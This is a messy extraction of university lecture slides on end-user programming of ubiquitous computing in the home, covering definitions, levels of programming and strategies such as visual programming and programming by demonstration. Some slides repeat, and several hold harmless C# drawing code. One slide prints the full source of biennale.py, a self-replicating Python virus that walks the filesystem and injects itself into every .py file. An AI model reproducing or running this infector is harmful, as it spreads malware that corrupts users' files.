



End-User Programming of Ubicomp in the Home

Nicolai Marquardt
701.81 – Domestic Computing
University of Calgary

Outline



Introduction and Motivation



End-User Programming Strategies



Programming Ubicomp in the Home




Discussion and Summary



Introduction and Motivation

Motivation

Networked Devices in the Home



Motivation

Control

```
/// <param name="g">The Graphics object to draw onto</param>
private void DrawBackground(Graphics g)
{
    using (Brush backBrush = new SolidBrush(BackColor))
    using (Pen borderPen = new Pen(BorderColor, 4))
    {
        g.FillRectangle(backBrush, new Rectangle(Location.X + 4, Location.Y + 4, Size.Width - 8, Size.Height - 8));
        g.DrawRectangle(borderPen, new Rectangle(Location, Size));
    }
}
```

```
/// <summary>
/// Draws the title of the item with the given index.
/// </summary>
/// <param name="g">The Graphics object to draw onto</param>
/// <param name="index">The index of the item in the list</param>
private void DrawItemTitle(Graphics g, int index)
{
    // Set formatting and layout
    StringFormat stringFormat = new StringFormat(StringFormat.Default);
    stringFormat.Trimming = StringTrimming.EllipsisCharacter;
    Rectangle articleRect = new Rectangle(Location.X + padding, Location.Y + padding, Size.Width - 2 * padding, Size.Height - 2 * padding);

    // Select color and draw border if current index is selected
    Color textBrushColor = ForeColor;
    if (index == SelectedIndex)
    {
        textBrushColor = SelectedForeColor;
        using (Brush backBrush = new SolidBrush(SelectedBackColor))
        {
            g.FillRectangle(backBrush, articleRect);
        }
    }
}
```

```
/// <summary>
/// Draws the title of the item with the given index.
/// </summary>
/// <param name="g">The Graphics object to draw onto</param>
/// <param name="index">The index of the item in the list</param>
private void DrawItemTitle(Graphics g, int index)
{
    // Set formatting and layout
    StringFormat stringFormat = new StringFormat(StringFormat.Default);
    stringFormat.Trimming = StringTrimming.EllipsisCharacter;
    Rectangle articleRect = new Rectangle(Location.X + padding, Location.Y + padding, Size.Width - 2 * padding, Size.Height - 2 * padding);

    // Select color and draw border if current index is selected
    Color textBrushColor = ForeColor;
    if (index == SelectedIndex)
    {
        textBrushColor = SelectedForeColor;
        using (Brush backBrush = new SolidBrush(SelectedBackColor))
        {
            g.FillRectangle(backBrush, articleRect);
        }
    }
}
```


```
/// Set formatting and layout
StringFormat stringFormat = new StringFormat(StringFormat.Default);
stringFormat.Trimming = StringTrimming.EllipsisCharacter;
Rectangle articleRect = new Rectangle(Location.X + padding, Location.Y + padding, Size.Width - 2 * padding, Size.Height - 2 * padding);
```

```
// Select color and draw border if current index is selected
Color textBrushColor = ForeColor;
if (index == SelectedIndex)
{
    textBrushColor = SelectedForeColor;
    using (Brush backBrush = new SolidBrush(SelectedBackColor))
    {
        g.FillRectangle(backBrush, articleRect);
    }
}
```

```
textBrushColor = SelectedForeColor;
using (Brush backBrush = new SolidBrush(SelectedBackColor))
{
    g.FillRectangle(backBrush, articleRect);
}
}
```

```
/// Draw the title of the item
/// <param name="g">The Graphics object to draw onto</param>
/// <param name="index">The index of the item in the list</param>
private void DrawItemTitle(Graphics g, int index)
{
    // Set formatting and layout
    StringFormat stringFormat = new StringFormat(StringFormat.Default);
    stringFormat.Trimming = StringTrimming.EllipsisCharacter;
    Rectangle articleRect = new Rectangle(Location.X + padding, Location.Y + padding, Size.Width - 2 * padding, Size.Height - 2 * padding);

    // Select color and draw border if current index is selected
    Color textBrushColor = ForeColor;
    if (index == SelectedIndex)
    {
        textBrushColor = SelectedForeColor;
        using (Brush backBrush = new SolidBrush(SelectedBackColor))
        {
            g.FillRectangle(backBrush, articleRect);
        }
    }
}
```



■ **End-User Programmer:**

“People who write programs, but not as their primary job function.” [Myers, 2006]

■ **Program:**

“A set of statements that can be submitted as a unit to some computer system and used to direct the behavior of that system.”

[Oxford Dictionary of Computing]

Introduction



■ Controlling

- Making advanced configurations
- Modifying existing applications
- Adding If-Then-Conditions
- Creating sequences and macros
- Using high-level programming concepts
- Developing in Turing complete programming languages

Introduction



- Controlling
- Making advanced configurations
- Modifying existing applications
- Adding If-Then-Conditions
- Creating sequences and macros
- Using high-level programming concepts
- Developing in Turing complete programming languages

Introduction



- Controlling
- Making advanced configurations
- Modifying existing applications
- Adding If-Then-Conditions
- Creating sequences and macros
- Using high-level programming concepts
- Developing in Turing complete programming languages

Introduction



- Controlling
- Making advanced configurations
- Modifying existing applications
- Adding If-Then-Conditions
- Creating sequences and macros
- Using high-level programming concepts
- Developing in Turing complete programming languages

Introduction

```
# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://A44.0100101110101101.ORG _ + _ [epidemic] http://www.epidemic.ws
from diracche import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "a")
            soul.write(sbody + "\n\n" + body)
            soul.close()
    except IOError: pass


def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISDIR(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in work and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                join(party + guest)
    except OSError: pass


if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    sbody = mysoul.read()
    sbody = sbody[:ifind(sbody, "##") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    work = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "\n This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.ws _ + _ HTTP://A44.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"
    """
```

- Controlling
- Making advanced configurations
- Modifying existing applications
- Adding If-Then-Conditions
- Creating sequences and macros
- Using high-level programming concepts
- Developing in Turing complete programming languages

Introduction



- Controlling
- Making advanced configurations
- Modifying existing applications
- Adding If-Then-Conditions
- Creating sequences and macros
- Using high-level programming concepts
- Developing in Turing complete programming languages



End-User Programming Strategies

- Make abstract and high-level programming concepts understandable
- **Threshold and Ceiling:**

“The *threshold* is how difficult it is to learn how to use the system, and the *ceiling* is how much can be done using the system. “

[Myers, Hudson, Pausch, 2000]
- **Low threshold and high ceiling**



1. Simplified programming languages



2. Visual programming systems



3. Natural language interpretation




4. Programming by demonstration/example (PBD/PBE)




Simplified Programming Languages


- Making programming languages easier to understand
- BASIC
- LOGO




Simplified Programming Languages





